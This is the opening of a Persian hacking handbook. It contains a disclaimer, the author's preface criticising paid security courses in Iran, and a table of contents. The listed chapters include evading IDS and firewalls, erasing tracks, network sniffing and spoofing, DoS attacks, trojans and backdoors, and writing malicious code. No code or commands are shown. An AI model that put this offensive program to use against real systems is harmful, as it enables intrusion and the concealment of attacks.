به نام خدا

Anti Security

Hand Book ;Complete Reference

By : ZXO003


Connect : ZXO003@Noavar.com & ZXO003@Gmail.com

مرجع کامل ضد امنیت شبکه !!

Anti Security HandBook : Complete Reference

این جانب (یعنی خود خودم ، **امیر آشتیانی**) هیچگونه مسئولیتی در برابر استفاده نادرست از مندرجات ارائه شده زیر به عهده نمی گیرد و مطالب نوشته شده فقط در جهت بالا بردن سطح آگاهی و مراقبت کاربران از خودشان و اطلاعات خودشان در شبکه می باشد و منحصرا جنبه آکادمیک و آموزشی دارد !

به نام خداوند بخشنده و مهربان



+ **نام کتاب** : مرجع کامل ضد امنیت شبکه .
+ **موضوع** : هک ، شبکه و امنیت شبکه و نفوذگری در شبکه .
+ **نویسنده** : خودم !! ZXO003@NOAVAR.COM OR ZXO003@GMAIL.COM !
+ **وبلاگ نویسنده :** http://zxo003.blogfa.com و http://blog.websecurity.ir و .....
+ **لینک مستقیم برای دانلود کتاب :** https://www.sharemation.com/zxo00003/hack-book-farsi-SE.zip

نفوذ گری در شبکه و رهزنی داده ها زیبنده بردگان خاک و پندار های ناپاک است. آسمانیان پاک نهاد و قدسیان زمین به رهزنی کاروان دل و نفوذ در قلوب مشغولند. آنهایی که در هر نظرشان هزار نکته مضمر دارند. دریغ و افسوس که در وصف این سلک چندان قلم نزدند و کتابی ننوشتند.

من به وسعت اندیشه و کرامت طبع خوانندگان فرهیخته
ایمان دارم و این اوراق ناچیز را به پاس بهره گیری صحیح
از مفاد و ابزارهای معرفی شده که البته تیغی است دو دم
به خاکپای آنان تقدیم میکنم.

تاریخ آغاز نگارش اولیه مقاله : ۱۳۸۳/۱۲/۲۸ (مصادف با جشن چهارشنبه صوری)

تاریخ پایان نگارش اولیه مقاله : ۱۳۸۴/۱/۱۱ (مصادف با اربعین حسینی)

تاریخ شروع نگارش دوم مقاله : ۱۳۸۴/۵/۲۱ .

تاریخ پایان نگارش دوم مقاله : ۱۳۸۴/۷/۱۳ (مصادف با شروع ماه پر برکت رمضان) .

مقدمه خودم بر خودم بر نگارش مقاله :

واقعاً نمی دانم که چرا بعد از این همه مدت برای دومین بار آن هم در این شرایط تصمیم گرفتم سکوت خود را بشکنم.شاید علت اصلی این بود که به شدت از آینده خودم میترسیدم و برای سرگرم کردن خودم دست به نوشتن این مقاله زدم و شاید هم انجام دینی که به گردنم دارم.

اما دلیل ننوشتن مطالب آموزشی در این باره تا به این لحظه را به یقین میشود گفت و آن چیزی جزء عدم نتیجه گری و البته تصمیم گیری درباره مقوله شرعی این مطلب در پیش خودم است؛ که آیا این کاری که من میکنم از نظر خداوند بخشنده و مهربان آیا گناه و معصیت است یا راه صواب و پاداش ؛ دیگر واقعاً من در این باره سرگردان شده ام ، زبانم در توصیف این مطلب بسیار ناتوان است به همین خاطر نوشته عین القضات همدانی را در صفحات بعدی می آورم که به احوالات من بسیار نزدیک است.

خوب همانطور بالا خواندید (البته امیدوارم) حتما تا حدودی با اندیشه و شیوه تفکر من آشنا شدید ، ولی با این حال باز درباره خودم توضیح میدهم تا بیشتر با هم آشنا شویم .

- من نه هکرم (که کلاه خاکستری یا سفید یا مشکی یا .... باشم) نه متخصص شبکه ، نه متخصص امنیت شبکه ، نه برنامه نویس ، نه کرکر و نه هیچ چیز دیگری ، من فقط یک عاشق و علاقه من موضوعات مرتبت با مقوله امنیت شبکه هستم همین بس نه چیزی کمتر و نه چیزی بیشتر !!

- من تا به حال هیچ سایت وبلاگ و... را Deific نکرده ام و نخواهم کرد چون **ارزشی ندارد** برایم این کارها (امیدوارم شما هم به اینگونه درجات برسید) .

- و ...

من تا به حال در هیچ جایی یک مقاله خشک خالی آموزش امنیت شبکه و ... هم ننوشته بودم تا این که ... بعد از ان ماجرا ها شروع کردم به نوشتن مقاله و انگیزه ام و نیت و قصدم فقط یک چیز بود و ان هم افزایش سطح آگاهی مدیران شبکه و کلا تمام کاربران یا به عبارت دیگر ادای دینی که به جامعه امنیت شبکه ، کشورم داشتم ؛ همین بس ، اما دلایل دیگری هم بود که ذکر می کنم البته بسیار دردناک و رنج آور که فکر میکنم شما بعد از خواندن این مقدمه به من حق بدهید .

آیا تا بحال لیست سایت های ایرانی (و فارسی) که در مورد مقوله امنیت شبکه فعالیت می کنند را دیده اید ؟ خوب اگر دیده اید که باشد ولی اگر ندیده اید به سایت فتا (http://www.fata.ir) مراجعه کنید و ببینید ؛ حتما بعد از مشاهده آن لیست که به نظر بنده کامل ترین هم هست با من هم عقیده میشوید که اکثر آنها فقط به پول فکر میکنند تا کار ؛ تبلیغ و تبلیغ و تبلیغ برای هیچ پوچ برای برنامه های که هیچ ارزشی ندارند و فقط برای کار در شرایط خاص و مواقع خاص و تک کاربرد و ... هستند . البته من به آنها حق میدهم چون .....

اما بحثی که من اینجا دارم چیزی دردناک تر و آزار دهنده تر است برای روشن شدن موضوع یک سایت را مورد بررسی قرار میدهم تا به بقیه تعمیم بدهیم ؛

حتما سایت آشیانه را دیده اید سایتی که در قبال **دریافت مبالغ هنگفت** !!!!!!! به شما مجوز های دسترسی در سطوح مختلف را به سایت به شما ارائه میدهد حتما هم عده ای از ان استفاده می کنند ، اما چه چیزی به دست می آورند ؟ من می گویم هیچ !! فقط ابزارهایی که شرح آنها را بالا آوردم و،عده ایی هم با آب تاب از ان استفاده کرده و شرح موفقیت خود را به رخ یک دیگر میکشند . (نمونه ان را در اواخر اسفند ماه سال گذشته با معرفی دو ابزار مشاهده کردیم) ، جالب ان است در ۹۹,۹۹۹ در صد موارد اصلا شخص نمیداند این وسیله چگونه کار میکند !! و اصلا پایگاه مورد حمله اش کیست و چیست و چه کار میکند !! به نظر من این یک فاجعه است !! امیدوارم هم عقیده باشیم ! این داستان به نوعی دیگر در باره سایت کروز (در اختیار قرار دان شماره کارت های اعتباری !!!! اصلا یعنی چه !!!) و سایت ..... هم مصداق دارد.

اما مسئله بعد وجود یک سری آموزشها بود که در اکثر سایتها ما با آن مواجه میشویم . در اصل چیز خوبی است و من موافق هستم ولی دوست دارم به سر فصلهای آموزش هم مراجعه کنید و آنها را مورد بررسی قرار دهید آنگاه یک e-mail برای مدیریت ان سایت (شرکت) بفرستید و ریز جزئیات آموزش را بگیرید و یک در خواست بازدید از لابراتوار آنها (البته اگر وجود داشته باشد) هم بکنید بعد از همه اینها با قیمت ارائه شده یک مقایسه بکنید ، باور کنید اصلا ارزش ندارد ، البته هستند کسانی که به علت عدم آگاهی و ... همین را هم غنیمت میشمارند و با خوشحالی قبول میکنند و تازه ... (نمونه دیگر، دوباره میتوان به همان سایت آشیانه اشاره کرد که اخیر اقدام به برگزاری یک سری دوره کرده است شما میتوانید عکسهایی !! از لابراتوار آنها را ببینید ، به جای آن که به معرفی

سیستم های از قبیل IDS سخت افزاری و یا روتر و سوییچ و دیواره آتش سخت افزاری و ... بپردازند به شیک بودن و داشتن مانیتور LCD و پرده دار بودن !!!!! آن محیط و کف سرامیک و یک دیتا ویدیو پرجکتور که قابلیت متصل شدن به رایانه را دارد و.... را در عکس ها نمایش داده اند !!!!!!!!!!!!!!!!)

راستی اگر عده ای فقط به خاطر لابراتوار به این گونه مراکز مراجعه میکنند باید به آنها بگویم برنامه های بسیاری برای ایجاد یک شبکه مجازی و انجام آزمایش های وجود دارد که در فصول مربوطه آنها را معرفی و مورد تجزیه و تحلیل قرارز خواهم داد و یا حتی شما ۲۰۰ هزار تومان میتوانید یک شبکه کاری مناسیلب ایجاد کنید با سیستم های پنتیوم قدیمی و .... (فکر میکنم الان با ۷۰ هزار تومان میتوانید یک ۳۸۶ مناسب برای کار های خود تهیه کنید)

این برای من بسیار دردناک است شما را نمیدانم ولی من هر آنچه که یاد گرفته ام از دوستان ناباب (همان نایاب و یا به عبارت دیگر کتاب) بوده است و(البته برایم فرقی بین نسخه E-BOOK با نسخه چاپی نیست) البته بعد از ان از اینترنت و مقاله های آموزشی آن .

یک مثال می زنم شاید در نگاه اول ابلهانه به نظر برسد اما اگر با ژرف نگری نگاه کنید به حقیقت مطلب پی خواهید برد ؛ پسر بچه ایی به کلاس اول میرود البته مثل ۷۰% بچه ها به مدرسه دولتی و شروع به یاد گرفتن خواندن و نوشتن میکند خوب به نظر شما اگر معلم به خاطر این آموزش درخواست پول کند چه طور است !!! این دقیقا وضعیت آموزش مباحث "امنیت شبکه "در کشور ما است. شخص ، مشابه آن پسر بچه که به مدرسه میرود و هزینه میکند به اینترنت وصل میشود و هزینه میکند حال برای یاد گرفتن هم باید پول بدهد ؟! آیا ان شخصی که پول می گیرد و آموزش میدهد و ان هم در پایین ترین سطح ، خود برنامه های مربوطه را نوشته است (یا اگر گیرم هم برنامه ای نوشته است باز تمام برنامه های مورد استفاده و آموزش داده شده را که ننوشته است !!) یا خود بهای برای مطالب که یاد گرفته است پرداخت کرده است ، که اکثرا هم در این مقطع این گونه نیست بلکه مقالات اشخاص دیگری را برداشته و خوانده است و آنها را دارد تدریس میکند !!!!! این ها را به خاطر این گفت که دیدم متاسفانه با شروع فصل تابستان بازار این کارهای "لجن وار و گونه " داغ است هر چند این کتاب برای اول تابستان آماده نشد و با ۳ ماه تاخیر پا بدنای شبکه نهاد ، چند وقت پیش که به خاطر کاری به یکی از مراکز استانها سفر کرده بودم و برای بازدید از یک مرکز به یک فاجعه بزرگ برخوردم که تنم لرزید و ان هم این بود که مرکز آموزشی که حتی در کشور هم معروف است بله در کشور یکی از واحد های ..... اقدام به برگزاری دوره های امنیت شبکه کرده بود و در آنجا با دریافت مبالغ بسیار زیاد مقالات آقای آراز صمدی و چند تن دیگر را که چند سال پیش نوشته شده بود را داشتن تدریس میکردند و جالب تر از هم آنچنان با آب تاب در باره ان حرف میزدند که طرف فکر میکرد بعد از پایان دوره هکر از مرکز خارج میشود !! من فقط سکوت کردم ولی در دلم غوغای بود ....

- همه میدانیم مقالات آقای آراز صمدی در آن سالها قدیم جزء بهترین ها بود ولی نه کامل ترین ها ولی برای آشنای با این مقوله مقالات آقای صمدی فوق العاده خوب هستند !! البته این جانب برای آقای آراز صمدی احترام خاصی قایل هستم و انشاءالله در هر کجا و در هر کاری هستند موفق پیروز باشند. باز هم همانگونه که همه میدانیم مقالات مورد بحث رایگان بوده و از سالها پیش تا به حال از آدرس www.far30.com قابل بار گیری .

چند وقت پیش در یکی از سمینارها بودم خیلی جالب بود ، سخن ران که از نظر من هیچ اطلاعی درباره امنیت شبکه نداشت و فقط با واژه ها بازی می کرد و البته پشت سر هم می گفت : " دنیای زیر زمینی هکرها " میخواستم ..... اما ....

یادم می اید اولین برا که این واژه را دیدم در روزنامه جام جم و ستونی به همین نام در چند سال پیش بود که بعدا هم جمع شد در آنجا آقای خراسانی مطالبی در این باب می گفتند که در آن موقع از سطح متوسطی قرار داشت البته من فکر میکنم این اسم برای ان ستون به خاطر مسائل روزنامه نگاری و... بود ، اگر به دقت به اطراف خود نگاه کنید می بینید کسانی که در اطراف شما هستند و خود را در لباس دوست نشان میدهند اکثرا همان هکرها هستند و..... پس این مطلب که هکر ها دنیای زیر زمینی دارند و غیره کاملا اشتباه است آنها هم مثل شما در وب میگردند و بازی میکنند ولی چشمان تیز بینی دارند و از هر چیز و هر اتفاقی به سادگی نمی گذرند بر خلاف شما !!!

به قول سهراب :

چشمها را باید شست

جور دیگری باید دید

خوب دیگر در این باب چیزی نمی گویم (با اینکه هنوز یک دنیا حرف برای گفتن دارم) ولی علت این که این جانب شروع به نگارش مقاله کردم آن دلایلی است که در بالا ذکر کردم ولی اگر تا به حال چیزی ننوشته ام به ان دلیل است که زبانم در توصیف این مطلب بسیار ناتوان است به همین خاطر نوشته عین القضات همدانی را در پراگراف بعدی با عنوان " **چه نویسم ؟!** " آورده ام که به احوالات من بسیار نزدیک است .

امیدوارم مقالات من مورد رضایت شما دوستان و عاشقان قرار گیرد و راه گشا باشد و سطح دید شما را افزایش دهد نه حس تهاجمی شما را !! البته همانگونه که همیشه گفتم در مقالات من گسیختگی مطلب بسیار و شیوایی کم و پر از اشتباهات املایی و نگارشی و ... است ، که امیدوارم شما بزرگوارن مرا ببخشید ، علت این هم دست تنها بودن من بوده است .

اگر نظری و عملی ، انتقادی ، پیشنهادی ، طرحی ، عقیده ای ، ایده ای ، ابتکاری و ... داشتید می توانید به آدرس ZXO003@Gmail.com بفرستید خوشحال می شوم .

به امید موفقیت شما دوستان در تمام مراحل زندگی تان .

ZXO003

چه نویسم؟!

هر چه می نویسم پنداری دلم خوش نیست و بیشتر آنچه در این روزها نبشتم همه آن است که یقین ندانم که نبشتنش بهتر است یا نا نبشتنش.
ای دوست! نه هرچه درست است و صواب بود،روا بود که بگویند... و نباید که در بحری افکنم خود را که ساحلش پدید نبود،و چیزها نویسم بی«خود» که چون وا«خود» آیم بر آن پشیمان باشم و رنجور.
ای دوست **میترسم**...و جای ترس دارد...**از مکر سرنوشت**...
حقا و به حرمت دوستی،که نمیدانم که این که مینویسم راه سعادت است که میروم یا راه شقاوت؟
و حقا،که نمیدانم که این که نبشتم طاعت است یا معصیت؟
کاشکی که یک بارگی نادان شدمی تا از خود خلاصی یافتمی!
چون در حرکت و سکون چیزی نویسم،رنجور شوم از آن به غایت!
و چون در معاملت راه خدا چیزی نویسم،هم رنجور شوم؛
چون احوال عاشقان نویسم نشاید،
چون احوال عاقلان نویسم،هم نشاید،
و هرچه نویسم،هم نشاید،
و اگر هیچ ننویسم هم نشاید،
و اگر گویم نشاید،
و اگر خاموش گردم هم نشاید،
و اگر این وا گویم نشاید و اگر وا نگویم هم نشاید...
...و اگر خاموش شوم هم نشاید!

فهرست :

- انواع شبکه .
- سیستم عامل های شبکه .
  - ویژگی های سیستم عامل شبکه .
- پیاده سازی شبکه در ویندوز ۲۰۰۰ .
- شبکه اترنت .
- شبکه های محلی و شبکه های گسترده .
- تقسیم بندی شبکه .
- توپولوژی های رایج در شبکه .
  - توپولوژی BUS .
  - توپولوژی STAR .
  - توپولوژی RING .
- تقسیم بندی بر اساس حوزه جغرافیای تحت پوشش .
  - شبکه های LAN .
  - شبکه های WAN .
  - شبکه های MAN .
- مروری بر OSI .
- مروری بر TCP/IP .
- امکانات شبکه ای ویندوز .
  - امکانات ارتباطات .
  - امکانات سرویس دهی .
  - امکانات امنیتی .
- دستورات کار با فایل ها و فولدر ها در خط فرمان ویندوز.
- پسوند فایل ها و مفاهیم آنها .
- اکانت ها و گروه ها .
- انواع مجوز ها در NTFS .
- Share ها در ویندوز سرور .
- سرویس ها در ویندوز سرور .
- کار با سرویس ها .
- DSL چیست ؟

◆ **فصل پنجم :** مروری بر سیستم عامل خانواده Linux .

- مقدمه .
- تعریف نرم افزار آزاد .
- تاریخچه لینوکس .
- کاربرد های لینوکس .
- انواع توزیع های لینوکس .
- آشنای با نسخ مختلف لینوکس .
- مقدمات برای شروع به نصب .
- آموزش نصب مصور لینوکس .
- یک مقایسه اجمالی بین ویندوز ، Free BSD و لینوکس .
- ساختار فایل ها در لینوکس .
- مباحثی پیرامون Shell (مقدمه) .

- برنامه نویسی Shell .
- پوسته فرمان و مطالبی پیرامون آن .
- بررسی دایرکتوری ها و مجوز های آن .
- مباحث تکمیلی پیرامون Shell و برنامه نویسی آن .
- مباحث تکمیلی پیرامون Pip .
- تنظیمات اعلام فرمان .
- مباحث تکمیلی پیرامون سیستم فایل لینوکس .
- مباحث تکمیلی پیرامون مجوز ها در لینوکس .
- نصب Win Modem در لینوکس و جزییات آن .
- آموزش اتصال به اینترنت .
- آموزش نصب برنامه ها از روی کد منبع آن ها .
- آموزش راه اندازی شبکه در لینوکس و ..
- آموزش امن کردن لینوکس !!
- آموزش کامل لینوکس Ubuntu

◆ **فصل ششم :** معرفی انواع IDS ها و راه های فرار از دست آنها و معرفی Honey Pot.

- مروری کلی !!
- انواع IDS ها .
  - N-IDS .
  - H-IDS .
  - کدام نوع بهتر است .
- نصب و تنظیم IDS .
  - تعریف اهداف IDS .
  - انتخاب آنچه باید تحت نظارت قرار گیرد .
  - انتخاب نحوه واکنش .
  - تنظیم حدود آستانه .
  - پیاده سازی سیستم .
- مدیریت IDS .
  - درک آنچه IDS قادر به بیان است .
  - در که آنچه IDS به شما میگوید .
  - بررسی وقایع مشکوک .
- راه های فرار از دست IDS .
- Honeypot ها .

◆ **فصل هفتم :** معرفی انواع Fir wall ها .

- توپولوژی فایروال ها
- Stateful چیست ؟
- Proxy Server ؟
- شرح کامل بر دیوار های آتش
- فایروال ها در لینوکس
- آموزش کامل IPtables در لینوکس !!
- فایروال های سیسکو .
- مقدمه ای بر رمز نگاری .

- راه های فرار از دست فایروال ها !!

- **فصل هشتم :** انواع حملات به ماشینهای شبکه و اهداف آن .

- ارزش تجاری امنیت .
- زیر ساخت های امنیتی مدرن در شبکه اینترنت
- معرفی انواع حملات رایج در شبکه به صورت فهرست وار.
- معرفی انواع حملات به صورت تفصیلی .

  - تعویض اطلاعات .
  - اضافه کردن اطلاعات.
  - حذف اطلاعات .
  - و ....

- **فصل نهم :** جمع آموری اطلاعات اولیه از هدف .

- روش مخ ترکانی .
- جستجو در وب .
- استفاده از DNS .
- معرفی برنامه های مربوطه :

  - معرفی و آموزش Sam Spade .
  - معرفی و آموزش NET Info .
  - معرفی و آموزش W-SPing Pro Pack .
  - معرفی و آموزش Rhino 9 Pinger .
  - معرفی و آموزش Visual Route .
  - معرفی و آموزش Necrofoft .

- نقشه برداری گرافیکی از شبکه هدف .

- **فصل دهم :** پویش پورت ها .

- انواع شیوه و متد های جستجوی پورت .

  - پویش مودبانه Polite Scan .
  - پویش مخفیانه TCP SYS Scan .
  - پویش به روش نقض اصول پروتکل .

    - TCP FIN SCAN .
    - NULL SCAN .
    - X MAS TREE .

  - پویش به روش TCP Ack Scan .
  - پویش به روش FTP Bounce Scan .

- پویش پورتهای UDP .
- معرفی و آموزش کامل Nmap .
- معرفی و آموزش Net Scan Tools .
- معرفی و آموزش Super Scan .
- معرفی و آموزش IpEye .
- معرفی و آموزش FScan .

- معرفی و آموزش UDP Domain Scan .

◆ **فصل یازدهم :** پویش نقاط آسیب پذیری .

- آموزش و معرفی ابزار Nessus .
- آموزش و معرفی ابزار X-Scan .
- آموزش و معرفی ابزار NEWT Security Scanner (Nessus For Windows) .
- آموزش نصب برنامه Nessus .
- آموزش و معرفی ابزار Retina .
- آموزش و معرفی ابزار ISS .
- معرفی قالبهای شماره گزاری حفره های امنیتی .
  - CVE و CAN .
  - BID یا Bug Traq .
  - CA یا CERT .
  - XF .
- معرفی و آموزش ابزارهای حمله به سرویس دهنده وب .
  - آموزش و معرفی ابزار Whisker .
  - آموزش و معرفی ابزار N-Stealth .
- تجزیه و تحلیل نتایج و انتخاب نوع حمله .

◆ **فصل دوازدهم :** مخفی ماندن و پاک کردن رد پاها .

- پاک کردن رد پا ها در ویندوز و ...
- پاک کردن رد پا ها در لینوکس و ...

◆ **فصل سیزدهم :** استراق سمع (Sniff).

- مقدمه بر استراق سمع .
- استراق سمع از هاب .
  - معرفی و آموزش Snort .
  - معرفی و آموزش Sniffit .
  - معرفی و آموزش کامل TCPDumap & WinDump .
  - معرفی و آموزش ButtSniffer .
- استراق سمع از سوییچ .
  - معرفی مجموعه DSNIFF .
  - معرفی و آموزش ARP spoof .
  - معرفی و آموزش DNS spoof .
  - آموزش کامل DSNIFF .
  - معرفی و آموزش File Snarf .
  - معرفی و آموزش Macof .
  - معرفی و آموزش Mail Snarf .
  - معرفی و آموزش Msg Snaf .
  - معرفی و آموزش TCP KILL .

- معرفی و آموزش TCP NICE .

- استراق سمع از SSL و https و SSH .

- معرفی و آموزش URL Snarf .
- معرفی و آموزش Web Mitm .
- معرفی و آموزش Web Spy .

- تشخیص Packet Sniffing در یک شبکه .
- چگونه IP خود را عوض کنیم !!
- دزدی هویت !

◆ **فصل چهاردهم :** حمله برای جلوگیری از سرویس دهی (DOS و DDOS) .

- مقدمه و معرفی .
- انواع حملات DOS .
- تشریح انواع حملات .
- و ...

◆ **فصل پانزدهم :** اسب های تروا و درهای پشتی .

- مقدمه .
- Root Kit چیست ؟
- معرفی و آموزش VNC .
- معرفی و آموزش Net Bus .
- معرفی و آموزش Back Orifice .
- معرفی SUB7 .
- معرفی و ابزار Loki .
- معرفی ابزار STCP Shell .
- معرفی و آموزش ابزار Cover-TCP
- معرفی ابزار HTTP : Reverse WWW Shell
- آموزش و معرفی کامل ابزار Knark .
- نحوه استفاده از Remote Desktop
- آموزش HyperTerminal

◆ **فصل شانزدهم :** همه چیز درباره Cisco

◆ **فصل هفتم + ده !! :** هک شبکه های بیسیم

◆ **فصل هیجدهم :** آموزش دستور های مربوط به شبکه در داخل ویندوز .

- آموزش و معرفی دستورهای NET .

- معرفی دستور Net accounts
- معرفی دستور Net computer
- معرفی دستور Net config
- معرفی دستور Net continue
- معرفی دستور Net diag
- معرفی دستور Net file
- معرفی دستور Net group

- معرفی دستور Net help
- معرفی دستور Net helpmsg
- معرفی دستور Net init
- معرفی دستور Net localgroup
- معرفی دستور Net name
- معرفی دستور Net logoff
- معرفی دستور Net logon
- معرفی دستور Net password
- معرفی دستور Net pause
- معرفی دستور Net print
- معرفی دستور Net send
- معرفی دستور Net session
- معرفی دستور Net share
- معرفی دستور Net start
- معرفی دستور Net statistics
- معرفی دستور Net stop
- معرفی دستور Net time
- معرفی دستور Net use
- معرفی دستور Net user
- معرفی دستور Net ver
- معرفی دستور Net view

- آموزش و معرفی دستور Ping .
- آموزش و معرفی دستور Tracert .
- آموزش و معرفی دستور Telnet .
- آموزش و معرفی دستور Route .
- آموزش و معرفی دستور Netstat .
- آموزش و معرفی دستور Ipconfig .
- آموزش و معرفی دستور Nbtstat .
- آموزش و معرفی دستور Getmac .
- آموزش و معرفی دستور ARP .

◆ **فصل نوزدهم :** آموزش و معرفی ابزار های برای ویندوز .

- معرفی اصطلاح NULL CONNECTION
- آموزش و معرفی ابزار Dump SE
- آموزش و معرفی ابزار USER 2 SID و SID 2 USER .
- آموزش و معرفی ابزار NAT با نام کامل Net Bios Auditing .
- آموزش و معرفی ابزار SMB Grind .
- آموزش و معرفی ابزار Somarsoft Dump Reg .
- آموزش و معرفی ابزار Fport .
- آموزش و معرفی ابزار Loggedon .
- آموزش و معرفی ابزار NT Last .

◆ **فصل بیستم :** آموزش و معرفی ابزار های NT Resource Kit .

- آموزش و معرفی ابزار DumpEL با نام کامل Dump Event Log .
- آموزش و معرفی ابزار NLTEST .
- آموزش و معرفی ابزار EDUMP .
- آموزش و معرفی ابزار USRSTAT .

- آموزش و معرفی ابزار Local Administrators .
- آموزش و معرفی ابزار GLOBAL .
- آموزش و معرفی ابزار SRVCHECK .
- آموزش و معرفی ابزار SRVInfo .
- آموزش و معرفی ابزار AUDITPOL .
- آموزش و معرفی ابزار Sonarsoft Dump Reg .
- آموزش و معرفی ابزار Reg Dump .
- آموزش و معرفی ابزار Remote .
- آموزش و معرفی ابزار SC .
- آموزش و معرفی ابزار AT .
- آموزش و معرفی ابزار Kill .

◆ **فصل بیست یکم :** آموزش برنامه نویسی .

- آموزش زبان برنامه نویسی C# .

- مقدمه .
- تعریف متغیر ها در C# .
- آشنای با فضا های نام Name Spaces .
- کلاس ها .
- ساختار های تصمیم گیری .
- آرایه ها در C# .
- حلقه ها در C# .

  - ✓ استفاده از حلقه for .
  - ✓ استفاده از حلقه while .
  - ✓ استفاده از حلقه do .
  - ✓ استفاده از حلقه foreach .

- نکات تکمیلی درباره حلقه ها .
- تعریف متد ها در C# .

  - ✓ تابع void .
  - ✓ تعریف توابع در کلاس های دیگر برنامه و نحوه ی استفاده از آنها .

- دریافت چند خروجی از یک تابع .

  - ✓ استفاده از کلمه out .
  - ✓ استفاده از کلمه ref .
  - ✓ تابع با تعداد آرگومان های نا معلوم .
  - ✓ مبحث overloading .

- استفاده از آرایه های چند بعدی .
- Jagged Arrays .

  - ✓ استفاده از System Array .

- بررسی دقیقتر مبحث شی گرای .

  - ✓ استفاده از using .

- کلاس ها در C# .
- مبحث ایندکسر ها (Indexers) .
- ارث بری (Inheritance) .
- پلی مرفیسم (Polymorphism) .

✓ ایجاد متد های پلی مرفیک .

- کلاس های abstract .
- مقابله با خطاها در C# .
- سر بار گذاری عمل گر ها
- Delegates .
- Delegates and Events .
- مباحث تکمیلی در باره ثبت رخداد ها .
- اپلت های C# .

- آموزش برنامه نویسی تحت شبکه اینترنت با زبان برنامه نویسی C .

- مقدمه .
- انواع سوکت ها و مفاهیم آن ها .
- مفهوم سرویس دهنده / مشتری .
- ساختمان داده های مورد نیاز در برنامه نویسی مبتنی بر سوکت .
- مشکلات ماشین ها از لحاظ ذخیره سازی کلمات در حافظه .

✓ تنظیم آدرس IP در فیلد آدرس .

- توابع مورد استفاده در برنامه سرویس دهنده مبتنی بر TCP .

✓ تابع socket
✓ تابع bind .
✓ تابع Listen .
✓ تابع accept .
✓ تابع send و تابع recv .
✓ توابع close و shutdown .
✓

- توابع مورد استفاده در برنامه مشتری مبتنی بر TCP .

✓ تابعconnect .
✓ ارسال و دریافت به روش UDP با سوکت های دیتا گرام .

- توابع مفید در برنامه نویسی شبکه .

✓ تابع getpeername .
✓ تابع gethostname .
✓ به کار گیری DNS در ترجمه آدرس های حوزه .

- برنامه های نمونه .

✓ مثالی از مبادله اطلاعات به روشTCP مبتنی بر سوکت های استریم .
✓ مثالی از مبادله اطلاعات به روشUDP مبتنی بر سوکت های دیتاگرام .

- بلوکه شدن پروسه های تحت شبکه .

- آموزش برنامه نویسی Java Script .

- Java Script در یک نگاه .
- شی گرای و دینامیکی .
- نحوه قرار گیری برنامه ها در صفحات وب .
- روش های دیگری برای قرار گیری JS در صفحات وب .
- متغیر ها و عمل گر های JS .

- آموزش و معرفی امکانات زبان Java برای برنامه نویسی تحت شبکه اینترنت .

- مقدمه .
- داده ها در جاوا .
- اپلت ها Applet .
- امکانات جاوا برای برنامه نویسی سوکت .

- آموزش و معرفی PHP .

- مقدمه .
- PHP چیست ؟
- نصب و پیکر بندی PHP .
- نرم افزار Easy PHP .
- کد نویسی .
- ارسال اطلاعات به مرورگر .
- ارسال html به مرورگر .
- فضا های خالی و قرار دادن توضیحات در متن برنامه .
- استفاده از سوییچ n در PHP .
- افزودن توضیحات به اسکریپت ها .
- انواع متغیر ها .
- آرایه ها .
- نسبت دادن مقدار به متغیر ها .
- متغیر های از پیش تعریف شده .
-

- آموزش و معرفی ASP.NET .

- نصب Net Framework ..
- پیکر بندی و تنظیم IIS .
- نصب و راه اندازی IIS .
- تنظیمات IIS برای ایجاد اولین برنامه ASP.NET .
- ایجاد دایرکتوری مجازی در IIS .
- مروری بر سطوح دسترسی ها .
- تنظیم Default Document در IIS .
- متوقف کردن و راه اندازی مجدد یک سایت .
- ایجاد یک Sub Web .
- آشنایی با مقدمات زبان برنامه نویسی شی گرای C# و ایجاد اولین برنامه ASP.Net .
- آشنای با فضا های نام (NameSpaces) .
- تعریف متغیر و مقدار دهی به آن .
- معرفی کنترل های Html و نحوه استفاده ان در صفحات ASP.Net .

- بررسی و تعیین اعتبار داده های وارد شده از طرف کاربر و موارد تکمیلی کنترل های وب .
- آشنایی با زبان SQL و مقدمات SQL-Server .
- طریقه دستیابی و کار با داده ها در ASP.NET

- آموزش نوشتن کد های مخرب .

- مقدمه و یک معرفی کوتاه .
- اصل ماجرا .
- و...

- منابع و اختتامه و .... .

مقدمه مقاله :

بدون هیچ اغراق میگویم که تا به حال هیچ صفحه وب سایتی را Deific نکرده ام. اما این دلیل بر ناتوانی من نیست بلکه این کار را بسیار پست و کم اهمیت میدانم که در ادامه متوجه خواهید شد و... ، و اصلا نمی دانم برای چه و که مینویسم البته امیدوار هستم که شما هم از این کارها نکنید (چون چشم چالتان در میآید که هیچ یک عده بچه هم هی به شما گیر میدهند که ....). البته به " هیچ وجه من الوجود " نمی توان لذت این کار را انکار کرد برای تازه کارها و یا به عبارتی نو نهال ها (منظورم Deific است نه ...) . ولی در کل من با این کار مخالف هستم. اصولا مقوله هک خیلی گسترده است و نمی توان در این باره مثل بقیه مقوله ها صحبت کرد و به سرعت در حال تغییر شیوه ، و مکانیزم ها و ایجاد ابزارهای جدید و البته از دور خارج شدن ابزارهای پیر و شناخته شده. واقعاً آموزش این مطلب کار دشواری است برای منی که تا به حال فقط به دنبال آموزش خودم بوده ام نه کس دیگری و فقط و فقط به خودم فکر میکرده ام. پیشرفت در این راه بدون تردید نیاز مبرم به مطالعه کتابهای روز این مقوله دارد که البته بیشتر این مراجع و کتابها به زبان " انگلیسی " معادل همان انگلیسی خودمان است که واقعاً برای پیش رفت در این راه دانستن حداقل اندکی از این زبان لازم است. روند نگارش این مقاله به هیچ وجه قابل دفاع نیست چون من هم مثل شما هستم ..::سعی کرده ام در این ویرایش جدید این روند را اصلاح کنم::.. البته بعد از خواندن این مقاله پی به این که گسیختگی مطالب واقعاً وحشتناک است ، میبرید و به هیچ وجه هم از آیین نگارش آن نمی شود دفاع کرد چون شما حتی نمیتوانید دو جمله را پشت سر هم پیدا کنید که فعل فاعل در جای خود آمده باشد و البته غلط های املایی که بیداد میکند و...

هیچ ادعایی نیست ، من هم مثل شما هستم ، چند صباحی پیش من نیز یک کاربر معمولی رایانه بودم که حتی باور کنید نمیدانستم این وسیله چگونه خاموش میشود و با زدن دکمه روی کیس هی این رایانه به خواب Stand bay میرفت و من میگفتم این خراب شده چرا خاموش نمیشود!! یکی از دلایل اصلی من که رفتم سراغ این وسیله و به نظر خودم (البته به هیچ وجه خود ستای نیست) به این درجه که خودم میدانم رسیدم همین موضوع بود که خدمت شما ها عرض کردم بوده است.

